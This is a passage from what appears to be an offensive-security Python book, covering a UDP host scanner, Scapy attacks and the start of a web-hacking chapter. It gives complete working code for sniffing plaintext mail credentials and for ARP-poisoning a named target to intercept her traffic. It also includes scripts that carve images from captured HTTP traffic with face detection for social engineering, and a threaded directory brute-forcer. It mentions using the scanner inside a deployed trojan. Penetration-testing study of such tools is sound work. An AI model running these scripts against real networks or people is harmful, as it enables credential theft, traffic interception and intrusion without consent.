This last bit of code should be fairly straightforward to understand. We define a simple string signature ➊ so that we can test that the responses are coming from UDP packets that we sent originally. Our udp\_sender function ➋ simply takes in a subnet that we specify at the top of our script, iterates through all IP addresses in that subnet, and fires UDP datagrams at them. In the main body of our script, just before the main packet decoding loop, we spawn udp\_sender in a separate thread ➌ to ensure that we aren’t interfering with our ability to sniff responses. If we detect the anticipated ICMP message, we first check to make sure that the ICMP response is coming from within our target subnet ➍. We then perform our final check of making sure that the ICMP response has our magic string in it ➎. If all of these checks pass, we print out the source IP address of where the ICMP message originated. Let’s try it out.

**Kicking the Tires**

Now let’s take our scanner and run it against the local network. You can use Linux or Windows for this as the results will be the same. In my case, the IP address of the local machine I was on was 192.168.0.187, so I set my scanner to hit 192.168.0.0/24. If the output is too noisy when you run your scanner, simply comment out all print statements except for the last one that tells you what hosts are responding.

**THE N ETA D D R M OD U LE**

Our scanner is going to use a third-party library called netaddr, which will allow us to feed in a subnet mask such as 192.168.0.0/24 and have our scanner handle it appropriately. Download the library from here: *http://code.google.com/p/netaddr/downloads/list*

Or, if you installed the Python setup tools package in Chapter 1, you can simply execute the following from a command prompt: **easy\_install netaddr**

The netaddr module makes it very easy to work with subnets and addressing . For example, you can run simple tests like the following using the IPNetwork object:

ip\_address = "192.168.112.3"

if ip\_address in IPNetwork("192.168.112.0/24"):

print True

Or you can create simple iterators if you want to send packets to an entire network:

for ip in IPNetwork("192.168.112.1/24"):

s = socket.socket()

s.connect((ip, 25))

# send mail packets

This will greatly simplify your programming life when dealing with entire networks at a time, and it is ideally suited for our host discovery tool . After it’s installed, you are ready to proceed.

c:\Python27\python.exe scanner.py

Host Up: 192.168.0.1

Host Up: 192.168.0.190

Host Up: 192.168.0.192

Host Up: 192.168.0.195

For a quick scan like the one I performed, it only took a few seconds to get the results back. By cross referencing these IP addresses with the DHCP table in my home router, I was able to verify that the results were accurate. You can easily expand what you’ve learned in this chapter to decode TCP and UDP packets, and build additional tooling around it. This scanner is also useful for the trojan framework we will begin building in Chapter 7. This would allow a deployed trojan to scan the local network looking for additional targets. Now that we have the basics down of how networks work on a high and low level, let’s explore a very mature Python library called Scapy.

[7] An *input/output control (IOCTL)* is a means for userspace programs to communicate with kernel mode components. Have a read here: *http://en.wikipedia.org/wiki/Ioctl*.

**Chapter 4. Owning the Network with Scapy**

Occasionally, you run into such a well thought-out, amazing Python library that dedicating a whole chapter to it can’t do it justice. Philippe Biondi has created such a library in the packet manipulation library Scapy. You just might finish this chapter and realize that I made you do a lot of work in the previous two chapters that you could have done with just one or two lines of Scapy. Scapy is powerful and flexible, and the possibilities are almost infinite. We’ll get a taste of things by sniffing to steal plain text email credentials and then ARP poisoning a target machine on our network so that we can sniff their traffic. We’ll wrap things up by demonstrating how Scapy’s PCAP processing can be extended to carve out images from HTTP traffic and then perform facial detection on them to determine if there are humans present in the images.

I recommend that you use Scapy under a Linux system, as it was designed to work with Linux in mind. The newest version of Scapy does support Windows,[8] but for the purpose of this chapter I will assume you are using your Kali VM that has a fully functioning Scapy installation. If you don’t have Scapy, head on over to *http://www.secdev.org/projects/scapy/* to install it.

**Stealing Email Credentials**

You have already spent some time getting into the nuts and bolts of sniffing in Python. So let’s get to know Scapy’s interface for sniffing packets and dissecting their contents. We are going to build a very simple sniffer to capture SMTP, POP3, and IMAP credentials. Later, by coupling our sniffer with our Address Resolution Protocol (ARP) poisoning man-in-the-middle (MITM) attack, we can easily steal credentials from other machines on the network. This technique can of course be applied to any protocol or to simply suck in all traffic and store it in a PCAP file for analysis, which we will also demonstrate.

To get a feel for Scapy, let’s start by building a skeleton sniffer that simply dissects and dumps the packets out. The aptly named sniff function looks like the following:

sniff(filter="",iface="any",prn=function,count=N)

The filter parameter allows us to specify a BPF (Wireshark-style) filter to the packets that Scapy sniffs, which can be left blank to sniff all packets. For example, to sniff all HTTP packets you would use a BPF filter of tcp port 80. The iface parameter tells the sniffer which network interface to sniff on; if left blank, Scapy will sniff on all interfaces. The prn parameter specifies a callback function to be called for every packet that matches the filter, and the callback function receives the packet object as its single parameter. The count parameter specifies how many packets you want to sniff; if left blank, Scapy will sniff indefinitely.

Let’s start by creating a simple sniffer that sniffs a packet and dumps its contents. We’ll then expand it to only sniff email-related commands. Crack open *mail\_snif er.py* and jam out the following code:

from scapy.all import \*

# our packet callback

➊ def packet\_callback(packet):

print packet.show()

# fire up our sniffer

➋ sniff(prn=packet\_callback,count=1)

We start by defining our callback function that will receive each sniffed packet ➊ and then simply tell Scapy to start sniffing ➋ on all interfaces with no filtering. Now let’s run the script and you should see output similar to what you see below.

$ **python2.7 mail\_sniffer.py**

WARNING: No route found for IPv6 destination :: (no default route?)

###[ Ethernet ]###

dst = 10:40:f3:ab:71:02

src = 00:18:e7:ff:5c:f8

type = 0x800

###[ IP ]###

version = 4L

ihl = 5L

tos = 0x0

len = 52

id = 35232

flags = DF

frag = 0L

ttl = 51

proto = tcp

chksum = 0x4a51

src = 195.91.239.8

dst = 192.168.0.198

\options \

###[ TCP ]###

sport = etlservicemgr

dport = 54000

seq = 4154787032

ack = 2619128538

dataofs = 8L

reserved = 0L

flags = A

window = 330

chksum = 0x80a2

urgptr = 0

options = [('NOP', None), ('NOP', None), ('Timestamp', (1960913461,

764897985))]

None

How incredibly easy was that! We can see that when the first packet was received on the network, our callback function used the built-in function packet.show() to display the packet contents and to dissect some of the protocol information. Using show() is a great way to debug scripts as you are going along to make sure you are capturing the output you want.

Now that we have our basic sniffer running, let’s apply a filter and add some logic to our callback function to peel out email-related authentication strings.

from scapy.all import \*

# our packet callback

def packet\_callback(packet):

➊ if packet[TCP].payload:

mail\_packet = str(packet[TCP].payload)

➋ if "user" in mail\_packet.lower() or "pass" in mail\_packet.lower():

print "[\*] Server: %s" % packet[IP].dst

➌ print "[\*] %s" % packet[TCP].payload

# fire up our sniffer

➍ sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet\_

callback,store=0)

Pretty straightforward stuff here. We changed our sniff function to add a filter that only includes traffic destined for the common mail ports 110 (POP3), 143 (IMAP), and SMTP (25) ➍. We also used a new parameter called store, which when set to 0 ensures that Scapy isn’t keeping the packets in memory. It’s a good idea to use this parameter if you intend to leave a long-term sniffer running because then you won’t be consuming vast amounts of RAM. When our callback function is called, we check to make sure it has a data payload ➊ and whether the payload contains the typical USER or PASS mail commands ➋. If we detect an authentication string, we print out the server we are sending it to and the actual data bytes of the packet ➌.

**Kicking the Tires**

Here is some example output from a dummy email account I attempted to connect my mail client to:

[\*] Server: 25.57.168.12

[\*] USER jms

[\*] Server: 25.57.168.12

[\*] PASS justin

[\*] Server: 25.57.168.12

[\*] USER jms

[\*] Server: 25.57.168.12

[\*] PASS test

You can see that my mail client is attempting to log in to the server at 25.57.168.12 and sending the plain text credentials over the wire. This is a really simple example of how you can take a Scapy sniffing script and turn it into a useful tool during penetration tests.

Sniffing your own traffic might be fun, but it’s always better to sniff with a friend, so let’s take a look at how you can perform an ARP poisoning attack to sniff the traffic of a target machine on the same network.

**ARP Cache Poisoning with Scapy**

ARP poisoning is one of the oldest yet most effective tricks in a hacker’s toolkit. Quite simply, we will convince a target machine that we have become its gateway, and we will also convince the gateway that in order to reach the target machine, all traffic has to go through us. Every computer on a network maintains an ARP cache that stores the most recent MAC addresses that match to IP addresses on the local network, and we are going to poison this cache with entries that we control to achieve this attack. Because the Address Resolution Protocol and ARP poisoning in general is covered in numerous other materials, I’ll leave it to you to do any necessary research to understand how this attack works at a lower level.

Now that we know what we need to do, let’s put it into practice. When I tested this, I attacked a real Windows machine and used my Kali VM as my attacking machine. I have also tested this code against various mobile devices connected to a wireless access point and it worked great. The first thing we’ll do is check the ARP cache on the target Windows machine so we can see our attack in action later on. Examine the following to see how to inspect the ARP cache on your Windows VM.

C:\Users\Clare> **ipconfig**

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

Connection-specific DNS Suffix . : gateway.pace.com

Link-local IPv6 Address . . . . . : fe80::34a0:48cd:579:a3d9%11

IPv4 Address. . . . . . . . . . . : 172.16.1.71

Subnet Mask . . . . . . . . . . . : 255.255.255.0

➊ Default Gateway . . . . . . . . . : **172.16.1.254**

C:\Users\Clare> **arp -a**

Interface: 172.16.1.71 --- 0xb

Internet Address Physical Address Type

➋ 172.16.1.254 **3c-ea-4f-2b-41-f9** dynamic

172.16.1.255 ff-ff-ff-ff-ff-ff static

224.0.0.22 01-00-5e-00-00-16 static

224.0.0.251 01-00-5e-00-00-fb static

224.0.0.252 01-00-5e-00-00-fc static

255.255.255.255 ff-ff-ff-ff-ff-ff static

So now we can see that the gateway IP address ➊ is at 172.16.1.254 and its associated ARP cache entry ➋ has a MAC address of 3c-ea-4f-2b-41-f9. We will take note of this because we can view the ARP cache while the attack is ongoing and see that we have changed the gateway’s registered MAC address. Now that we know the gateway and our target IP address, let’s begin coding our ARP poisoning script. Open a new Python file, call it *arper.py*, and enter the following code:

from scapy.all import \*

import os

import sys

import threading

import signal

interface = "en1"

target\_ip = "172.16.1.71"

gateway\_ip = "172.16.1.254"

packet\_count = 1000

# set our interface

conf.iface = interface

# turn off output

conf.verb = 0

print "[\*] Setting up %s" % interface

➊ gateway\_mac = get\_mac(gateway\_ip)

if gateway\_mac is None:

print "[!!!] Failed to get gateway MAC. Exiting."

sys.exit(0)

else:

print "[\*] Gateway %s is at %s" % (gateway\_ip,gateway\_mac)

➋ target\_mac = get\_mac(target\_ip)

if target\_mac is None:

print "[!!!] Failed to get target MAC. Exiting."

sys.exit(0)

else:

print "[\*] Target %s is at %s" % (target\_ip,target\_mac)

# start poison thread

➌ poison\_thread = threading.Thread(target = poison\_target, args =

(gateway\_ip, gateway\_mac,target\_ip,target\_mac))

poison\_thread.start()

try:

print "[\*] Starting sniffer for %d packets" % packet\_count

bpf\_filter = "ip host %s" % target\_ip

➍ packets = sniff(count=packet\_count,filter=bpf\_filter,iface=interface)

# write out the captured packets

➎ wrpcap('arper.pcap',packets)

# restore the network

➏ restore\_target(gateway\_ip,gateway\_mac,target\_ip,target\_mac)

except KeyboardInterrupt:

# restore the network

restore\_target(gateway\_ip,gateway\_mac,target\_ip,target\_mac)

sys.exit(0)

This is the main setup portion of our attack. We start by resolving the gateway ➊ and target IP ➋ address’s corresponding MAC addresses using a function called get\_mac that we’ll plumb in shortly. After we have accomplished that, we spin up a second thread to begin the actual ARP poisoning attack ➌. In our main thread, we start up a sniffer ➍ that will capture a preset amount of packets using a BPF filter to only capture traffic for our target IP address. When all of the packets have been captured, we write them out ➎ to a PCAP file so that we can open them in Wireshark or use our upcoming image carving script against them. When the attack is finished, we call our restore\_target function ➏, which is responsible for putting the network back to the way it was before the ARP poisoning took place. Let’s add the supporting functions now by punching in the following code above our previous code block:

def restore\_target(gateway\_ip,gateway\_mac,target\_ip,target\_mac):

# slightly different method using send

print "[\*] Restoring target..."

➊ send(ARP(op=2, psrc=gateway\_ip, pdst=target\_ip,

hwdst="ff:ff:ff:ff:ff:ff",hwsrc=gateway\_mac),count=5)

send(ARP(op=2, psrc=target\_ip, pdst=gateway\_ip,

hwdst="ff:ff:ff:ff:ff:ff",hwsrc=target\_mac),count=5)

# signals the main thread to exit

➋ os.kill(os.getpid(), signal.SIGINT)

def get\_mac(ip\_address):

➌ responses,unanswered =

srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip\_address),

timeout=2,retry=10)

# return the MAC address from a response

for s,r in responses:

return r[Ether].src

return None

def poison\_target(gateway\_ip,gateway\_mac,target\_ip,target\_mac):

➍ poison\_target = ARP()

poison\_target.op = 2

poison\_target.psrc = gateway\_ip

poison\_target.pdst = target\_ip

poison\_target.hwdst= target\_mac

➎ poison\_gateway = ARP()

poison\_gateway.op = 2

poison\_gateway.psrc = target\_ip

poison\_gateway.pdst = gateway\_ip

poison\_gateway.hwdst= gateway\_mac

print "[\*] Beginning the ARP poison. [CTRL-C to stop]"

➏ while True:

try:

send(poison\_target)

send(poison\_gateway)

time.sleep(2)

except KeyboardInterrupt:

restore\_target(gateway\_ip,gateway\_mac,target\_ip,target\_mac)

print "[\*] ARP poison attack finished."

return

So this is the meat and potatoes of the actual attack. Our restore\_target function simply sends out the appropriate ARP packets to the network broadcast address ➊ to reset the ARP caches of the gateway and target machines. We also send a signal to the main thread ➋ to exit, which will be useful in case our poisoning thread runs into an issue or you hit CTRL-C on your keyboard. Our get\_mac function is responsible for using the srp (send and receive packet) function ➌ to emit an ARP request to the specified IP address in order to resolve the MAC address associated with it. Our poison\_target function builds up ARP requests for poisoning both the target IP ➍ and the gateway ➎. By poisoning both the gateway and the target IP address, we can see traffic flowing in and out of the target. We keep emitting these ARP requests ➏ in a loop to make sure that the respective ARP cache entries remain poisoned for the duration of our attack.

Let’s take this bad boy for a spin!

**Kicking the Tires**

Before we begin, we need to first tell our local host machine that we can forward packets along to both the gateway and the target IP address. If you are on your Kali VM, enter the following command into your terminal:

#:> **echo 1 > /proc/sys/net/ipv4/ip\_forward**

If you are an Apple fanboy, then use the following command:

fanboy:tmp justin$ **sudo sysctl -w net.inet.ip.forwarding=1**

Now that we have IP forwarding in place, let’s fire up our script and check the ARP cache of our target machine. From your attacking machine, run the following (as root):

fanboy:tmp justin$ **sudo python2.7 arper.py**

WARNING: No route found for IPv6 destination :: (no default route?)

[\*] Setting up en1

[\*] Gateway 172.16.1.254 is at 3c:ea:4f:2b:41:f9

[\*] Target 172.16.1.71 is at 00:22:5f:ec:38:3d

[\*] Beginning the ARP poison. [CTRL-C to stop]

[\*] Starting sniffer for 1000 packets

Awesome! No errors or other weirdness. Now let’s validate the attack on our target machine: C:\Users\Clare> **arp -a**

Interface: 172.16.1.71 --- 0xb

Internet Address Physical Address Type

172.16.1.64 10-40-f3-ab-71-02 dynamic

172.16.1.254 **10-40-f3-ab-71-02** dynamic

172.16.1.255 ff-ff-ff-ff-ff-ff static

224.0.0.22 01-00-5e-00-00-16 static

224.0.0.251 01-00-5e-00-00-fb static

224.0.0.252 01-00-5e-00-00-fc static

255.255.255.255 ff-ff-ff-ff-ff-ff static

You can now see that poor Clare (it’s hard being married to a hacker, hackin’ ain’t easy, etc.) now has her ARP cache poisoned where the gateway now has the same MAC address as the attacking computer. You can clearly see in the entry above the gateway that I’m attacking from 172.16.1.64. When the attack is finished capturing packets, you should see an *arper.pcap* file in the same directory as your script. You can of course do things such as force the target computer to proxy all of its traffic through a local instance of Burp or do any number of other nasty things. You might want to hang on to that PCAP for the next section on PCAP processing — you never know what you might find!

**PCAP Processing**

Wireshark and other tools like Network Miner are great for interactively exploring packet capture files, but there will be times where you want to slice and dice PCAPs using Python and Scapy. Some great use cases are generating fuzzing test cases based on captured network traffic or even something as simple as replaying traffic that you have previously captured.

We are going to take a slightly different spin on this and attempt to carve out image files from HTTP traffic. With these image files in hand, we will use OpenCV,[9] a computer vision tool, to attempt to detect images that contain human faces so that we can narrow down images that might be interesting.

We can use our previous ARP poisoning script to generate the PCAP files or you could extend the ARP poisoning sniffer to do on-thefly facial detection of images while the target is browsing. Let’s get started by dropping in the code necessary to perform the PCAP analysis. Open *pic\_carver.py* and enter the following code:

import re

import zlib

import cv2

from scapy.all import \*

pictures\_directory = "/home/justin/pic\_carver/pictures"

faces\_directory = "/home/justin/pic\_carver/faces"

pcap\_file = "bhp.pcap"

def http\_assembler(pcap\_file):

carved\_images = 0

faces\_detected = 0

➊ a = rdpcap(pcap\_file)

➋ sessions = a.sessions()

for session in sessions:

http\_payload = ""

for packet in sessions[session]:

try:

if packet[TCP].dport == 80 or packet[TCP].sport == 80:

➌ # reassemble the stream

http\_payload += str(packet[TCP].payload)

except:

pass

➍ headers = get\_http\_headers(http\_payload)

if headers is None:

continue

➎ image,image\_type = extract\_image(headers,http\_payload)

if image is not None and image\_type is not None:

# store the image

➏ file\_name = "%s-pic\_carver\_%d.%s" %

(pcap\_file,carved\_images,image\_type)

fd = open("%s/%s" %

(pictures\_directory,file\_name),"wb")

fd.write(image)

fd.close()

carved\_images += 1

# now attempt face detection

try:

➐ result = face\_detect("%s/%s" %

(pictures\_directory,file\_name),file\_name)

if result is True:

faces\_detected += 1

except:

pass

return carved\_images, faces\_detected

carved\_images, faces\_detected = http\_assembler(pcap\_file)

print "Extracted: %d images" % carved\_images

print "Detected: %d faces" % faces\_detected

This is the main skeleton logic of our entire script, and we will add in the supporting functions shortly. To start, we open the PCAP file for processing ➊. We take advantage of a beautiful feature of Scapy to automatically separate each TCP session ➋ into a dictionary. We use that and filter out only HTTP traffic, and then concatenate the payload of all of the HTTP traffic ➌ into a single buffer. This is effectively the same as right-clicking in Wireshark and selecting Follow TCP Stream. After we have the HTTP data reassembled, we pass it off to our HTTP header parsing function ➍, which will allow us to inspect the HTTP headers individually. After we validate that we are receiving an image back in an HTTP response, we extract the raw image ➎ and return the image type and the binary body of the image itself. This is not a bulletproof image extraction routine, but as you’ll see, it works amazingly well. We store the extracted image ➏ and then pass the file path along to our facial detection routine ➐.

Now let’s create the supporting functions by adding the following code above our http\_assembler function.

def get\_http\_headers(http\_payload):

try:

# split the headers off if it is HTTP traffic

headers\_raw = http\_payload[:http\_payload.index("\r\n\r\n")+2]

# break out the headers

headers = dict(re.findall(r"(?P<'name>.\*?): (?P<value>.\*?)\r\n",

headers\_raw))

except:

return None

if "Content-Type" not in headers:

return None

return headers

def extract\_image(headers,http\_payload):

image = None

image\_type = None

try:

if "image" in headers['Content-Type']:

# grab the image type and image body

image\_type = headers['Content-Type'].split("/")[1]

image = http\_payload[http\_payload.index("\r\n\r\n")+4:]

# if we detect compression decompress the image

try:

if "Content-Encoding" in headers.keys():

if headers['Content-Encoding'] == "gzip":

image = zlib.decompress(image, 16+zlib.MAX\_WBITS)

elif headers['Content-Encoding'] == "deflate":

image = zlib.decompress(image)

except:

pass

except:

return None,None

return image,image\_type

These supporting functions help us to take a closer look at the HTTP data that we retrieved from our PCAP file. The get\_http\_headers function takes the raw HTTP traffic and splits out the headers using a regular expression. The extract\_image function takes the HTTP headers and determines whether we received an image in the HTTP response. If we detect that the Content-Type header does indeed contain the image MIME type, we split out the type of image; and if there is compression applied to the image in transit, we attempt to decompress it before returning the image type and the raw image buffer. Now let’s drop in our facial detection code to determine if there is a human face in any of the images that we retrieved. Add the following code to *pic\_carver.py*:

def face\_detect(path,file\_name):

➊ img = cv2.imread(path)

➋ cascade = cv2.CascadeClassifier("haarcascade\_frontalface\_alt.xml")

rects = cascade.detectMultiScale(img, 1.3, 4, cv2.cv.CV\_HAAR\_

SCALE\_IMAGE, (20,20))

if len(rects) == 0:

return False

rects[:, 2:] += rects[:, :2]

# highlight the faces in the image

➌ for x1,y1,x2,y2 in rects:

cv2.rectangle(img,(x1,y1),(x2,y2),(127,255,0),2)

➍ cv2.imwrite("%s/%s-%s" % (faces\_directory,pcap\_file,file\_name),img)

return True

This code was generously shared by Chris Fidao at *http://www.fideloper.com/facial-detection/* with slight modifications by yours truly. Using the OpenCV Python bindings, we can read in the image ➊ and then apply a classifier ➋ that is trained in advance for detecting faces in a front-facing orientation. There are classifiers for profile (sideways) face detection, hands, fruit, and a whole host of other objects that you can try out for yourself. After the detection has been run, it will return rectangle coordinates that correspond to where the face was detected in the image. We then draw an actual green rectangle over that area ➌ and write out the resulting image ➍. Now let’s take this all for a spin inside your Kali VM.

**Kicking the Tires**

If you haven’t first installed the OpenCV libraries, run the following commands (again, thank you, Chris Fidao) from a terminal in your Kali VM:

#:> **apt-get install python-opencv python-numpy python-scipy**

This should install all of the necessary files needed to handle facial detection on our resulting images. We also need to grab the facial detection training file like so:

**wget http://eclecti.cc/files/2008/03/haarcascade\_frontalface\_alt.xml**

Now create a couple of directories for our output, drop in a PCAP, and run the script. This should look something like this:

#:> **mkdir pictures**

#:> **mkdir faces**

#:> **python pic\_carver.py**

Extracted: 189 images

Detected: 32 faces

#:>

You might see a number of error messages being produced by OpenCV due to the fact that some of the images we fed into it may be corrupt or partially downloaded or their format might not be supported. (I’ll leave building a robust image extraction and validation routine as a homework assignment for you.) If you crack open your faces directory, you should see a number of files with faces and magic green boxes drawn around them.

This technique can be used to determine what types of content your target is looking at, as well as to discover likely approaches via social engineering. You can of course extend this example beyond using it against carved images from PCAPs and use it in conjunction with web crawling and parsing techniques described in later chapters.

[8] *http://www.secdev.org/projects/scapy/doc/installation.html#windows*

[9] Check out OpenCV here: *http://www.opencv.org/*.

**Chapter 5. Web Hackery**

Analyzing web applications is absolutely critical for an attacker or penetration tester. In most modern networks, web applications present the largest attack surface and so are also the most common avenue for gaining access. There are a number of excellent web application tools that have been written in Python, including w3af, sqlmap, and others. Quite frankly, topics such as SQLinjection have been beaten to death, and the tooling available is mature enough that we don’t need to reinvent the wheel. Instead, we’ll explore the basics of interacting with the Web using Python, and then build on this knowledge to create reconnaissance and brute-force tooling. You’ll see how HTMLparsing can be useful in creating brute forcers, recon tooling, and mining text-heavy sites. The idea is to create a few different tools to give you the fundamental skills you need to build any type of web application assessment tool that your particular attack scenario calls for.

**The Socket Library of the Web: urllib2**

Much like writing network tooling with the socket library, when you’re creating tools to interact with web services, you’ll use the urllib2 library. Let’s take a look at making a very simple GET request to the No Starch Press website:

import urllib2

➊ body = urllib2.urlopen("http://www.nostarch.com")

➋ print body.read()

This is the simplest example of how to make a GET request to a website. Be mindful that we are just fetching the raw page from the No Starch website, and that no JavaScript or other client-side languages will execute. We simply pass in a URLto the urlopen function ➊ and it returns a file-like object that allows us to read back ➋ the body of what the remote web server returns. In most cases, however, you are going to want more finely grained control over how you make these requests, including being able to define specific headers, handle cookies, and create POST requests. urllib2 exposes a Request class that gives you this level of control. Below is an example of how to create the same GET request using the Request class and defining a custom User-Agent HTTP header:

import urllib2

url = "http://www.nostarch.com"

➊ headers = {}

headers['User-Agent'] = "Googlebot"

➋ request = urllib2.Request(url,headers=headers)

➌ response = urllib2.urlopen(request)

print response.read()

response.close()

The construction of a Request object is slightly different than our previous example. To create custom headers, you define a headers dictionary ➊, which allows you to then set the header key and value that you want to use. In this case, we’re going to make our Python script appear to be the Googlebot. We then create our Request object and pass in the url and the headers dictionary ➋, and then pass the Request object to the urlopen function call ➌. This returns a normal file-like object that we can use to read in the data from the remote website.

We now have the fundamental means to talk to web services and websites, so let’s create some useful tooling for any web application attack or penetration test.

**Mapping Open Source Web App Installations**

Content management systems and blogging platforms such as Joomla, WordPress, and Drupal make starting a new blog or website simple, and they’re relatively common in a shared hosting environment or even an enterprise network. All systems have their own challenges in terms of installation, configuration, and patch management, and these CMS suites are no exception. When an overworked sysadmin or a hapless web developer doesn’t follow all security and installation procedures, it can be easy pickings for an attacker to gain access to the web server.

Because we can download any open source web application and locally determine its file and directory structure, we can create a purpose-built scanner that can hunt for all files that are reachable on the remote target. This can root out leftover installation files, directories that should be protected by .htaccess files, and other goodies that can assist an attacker in getting a toehold on the web server. This project also introduces you to using Python Queue objects, which allow us to build a large, thread-safe stack of items and have multiple threads pick items for processing. This will allow our scanner to run very rapidly. Let’s open *web\_app\_mapper.py* and enter the following code:

import Queue

import threading

import os

import urllib2

threads = 10

➊ target = "http://www.blackhatpython.com"

directory = "/Users/justin/Downloads/joomla-3.1.1"

filters = [".jpg",".gif","png",".css"]

os.chdir(directory)

➋ web\_paths = Queue.Queue()

➌ for r,d,f in os.walk("."):

for files in f:

remote\_path = "%s/%s" % (r,files)

if remote\_path.startswith("."):

remote\_path = remote\_path[1:]

if os.path.splitext(files)[1] not in filters:

web\_paths.put(remote\_path)

def test\_remote():

➍ while not web\_paths.empty():

path = web\_paths.get()

url = "%s%s" % (target, path)

request = urllib2.Request(url)

try:

response = urllib2.urlopen(request)

content = response.read()

➎ print "[%d] => %s" % (response.code,path)

response.close()

➏ except urllib2.HTTPError as error:

#print "Failed %s" % error.code

pass

➐ for i in range(threads):

print "Spawning thread: %d" % i

t = threading.Thread(target=test\_remote)

t.start()

We begin by defining the remote target website ➊ and the local directory into which we have downloaded and extracted the web application. We also create a simple list of file extensions that we are not interested in fingerprinting. This list can be different depending on the target application. The web\_paths ➋ variable is our Queue object where we will store the files that we’ll attempt to locate on the remote server. We then use the os.walk ➌ function to walk through all of the files and directories in the local web application directory. As we walk through the files and directories, we’re building the full path to the target files and testing them against our filter list to make sure we are only looking for the file types we want. For each valid file we find locally, we add it to our web\_paths Queue.

Looking at the bottom of the script ➐, we are creating a number of threads (as set at the top of the file) that will each be called the test\_remote function. The test\_remote function operates in a loop that will keep executing until the web\_paths Queue is empty. On each iteration of the loop, we grab a path from the Queue ➍, add it to the target website’s base path, and then attempt to retrieve it. If we’re successful in retrieving the file, we output the HTTP status code and the full path to the file ➎. If the file is not found or is protected by an .htaccess file, this will cause urllib2 to throw an error, which we handle ➏ so the loop can continue executing.

**Kicking the Tires**

For testing purposes, I installed Joomla 3.1.1 into my Kali VM, but you can use any open source web application that you can quickly deploy or that you have running already. When you run *web\_app\_mapper.py*, you should see output like the following:

Spawning thread: 0

Spawning thread: 1

Spawning thread: 2

Spawning thread: 3

Spawning thread: 4

Spawning thread: 5

Spawning thread: 6

Spawning thread: 7

Spawning thread: 8

Spawning thread: 9

[200] => /htaccess.txt

[200] => /web.config.txt

[200] => /LICENSE.txt

[200] => /README.txt

[200] => /administrator/cache/index.html

[200] => /administrator/components/index.html

[200] => /administrator/components/com\_admin/controller.php

[200] => /administrator/components/com\_admin/script.php

[200] => /administrator/components/com\_admin/admin.xml

[200] => /administrator/components/com\_admin/admin.php

[200] => /administrator/components/com\_admin/helpers/index.html

[200] => /administrator/components/com\_admin/controllers/index.html

[200] => /administrator/components/com\_admin/index.html

[200] => /administrator/components/com\_admin/helpers/html/index.html

[200] => /administrator/components/com\_admin/models/index.html

[200] => /administrator/components/com\_admin/models/profile.php

[200] => /administrator/components/com\_admin/controllers/profile.php

You can see that we are picking up some valid results including some .*txt* files and XMLfiles. Of course, you can build additional intelligence into the script to only return files you’re interested in — such as those with the word *install* in them.

**Brute-Forcing Directories and File Locations**

The previous example assumed a lot of knowledge about your target. But in many cases where you’re attacking a custom web application or large e-commerce system, you won’t be aware of all of the files accessible on the web server. Generally, you’ll deploy a spider, such as the one included in Burp Suite, to crawl the target website in order to discover as much of the web application as possible. However, in a lot of cases there are configuration files, leftover development files, debugging scripts, and other security breadcrumbs that can provide sensitive information or expose functionality that the software developer did not intend. The only way to discover this content is to use a brute-forcing tool to hunt down common filenames and directories.

We’ll build a simple tool that will accept wordlists from common brute forcers such as the DirBuster project[10] or SVNDigger,[11] and attempt to discover directories and files that are reachable on the target web server. As before, we’ll create a pool of threads to aggressively attempt to discover content. Let’s start by creating some functionality to create a Queue out of a wordlist file. Open up a new file, name it *content\_bruter.py*, and enter the following code:

import urllib2

import threading

import Queue

import urllib

threads = 50

target\_url = "http://testphp.vulnweb.com"

wordlist\_file = "/tmp/all.txt" # from SVNDigger

resume = None

user\_agent = "Mozilla/5.0 (X11; Linux x86\_64; rv:19.0) Gecko/20100101

Firefox/19.0"

def build\_wordlist(wordlist\_file):

# read in the word list

➊ fd = open(wordlist\_file,"rb")

raw\_words = fd.readlines()

fd.close()

found\_resume = False

words = Queue.Queue()

➋ for word in raw\_words:

word = word.rstrip()

if resume is not None:

if found\_resume:

words.put(word)

else:

if word == resume:

found\_resume = True

print "Resuming wordlist from: %s" % resume

else:

words.put(word)

return words

This helper function is pretty straightforward. We read in a wordlist file ➊ and then begin iterating over each line in the file ➋. We have some built-in functionality that allows us to resume a brute forcing session if our network connectivity is interrupted or the target site goes down. This can be achieved by simply setting the resume variable to the last path that the brute forcer tried. When the

entire file has been parsed, we return a Queue full of words to use in our actual brute-forcing function. We will reuse this function later in this chapter.

We want some basic functionality to be available to our brute-forcing script. The first is the ability to apply a list of extensions to test for when making requests. In some cases, you want to try not only the */admin* directly for example, but *admin.php*, *admin.inc*, and *admin.html*.

def dir\_bruter(word\_queue,extensions=None):

while not word\_queue.empty():

attempt = word\_queue.get()

attempt\_list = []

# check to see if there is a file extension; if not,

# it's a directory path we're bruting

➊ if "." not in attempt:

attempt\_list.append("/%s/" % attempt)

else:

attempt\_list.append("/%s" % attempt)

# if we want to bruteforce extensions

➋ if extensions:

for extension in extensions:

attempt\_list.append("/%s%s" % (attempt,extension))

# iterate over our list of attempts

for brute in attempt\_list:

url = "%s%s" % (target\_url,urllib.quote(brute))

try:

headers = {}

➌ headers["User-Agent"] = user\_agent

r = urllib2.Request(url,headers=headers)

response = urllib2.urlopen(r)

➍ if len(response.read()):

print "[%d] => %s" % (response.code,url)

except urllib2.URLError,e:

if hasattr(e, 'code') and e.code != 404:

➎ print "!!! %d => %s" % (e.code,url)

pass

Our dir\_bruter function accepts a Queue object that is populated with words to use for brute forcing and an optional list of file extensions to test. We begin by testing to see if there is a file extension in the current word ➊, and if there isn’t, we treat it as a directory that we want to test for on the remote web server. If there is a list of file extensions passed in ➋, then we take the current word and apply each file extension that we want to test for. It can be useful here to think of using extensions like *.orig* and *.bak* on top of the regular programming language extensions. After we build a list of brute-forcing attempts, we set the User-Agent header to something innocuous ➌ and test the remote web server. If the response code is a 200, we output the URL➍, and if we receive anything but a 404 we also output it ➎ because this could indicate something interesting on the remote web server aside from a “file not found” error.

It’s useful to pay attention to and react to your output because, depending on the configuration of the remote web server, you may have to filter out more HTTP error codes in order to clean up your

results. Let’s finish out the script by setting up our wordlist, creating a list of extensions, and spinning up the brute-forcing threads.

word\_queue = build\_wordlist(wordlist\_file)

extensions = [".php",".bak",".orig",".inc"]

for i in range(threads):

t = threading.Thread(target=dir\_bruter,args=(word\_queue,extensions,))

t.start()

The code snip above is pretty straightforward and should look familiar by now. We get our list of words to brute-force, create a simple list of file extensions to test for, and then spin up a bunch of threads to do the brute-forcing.

**Kicking the Tires**

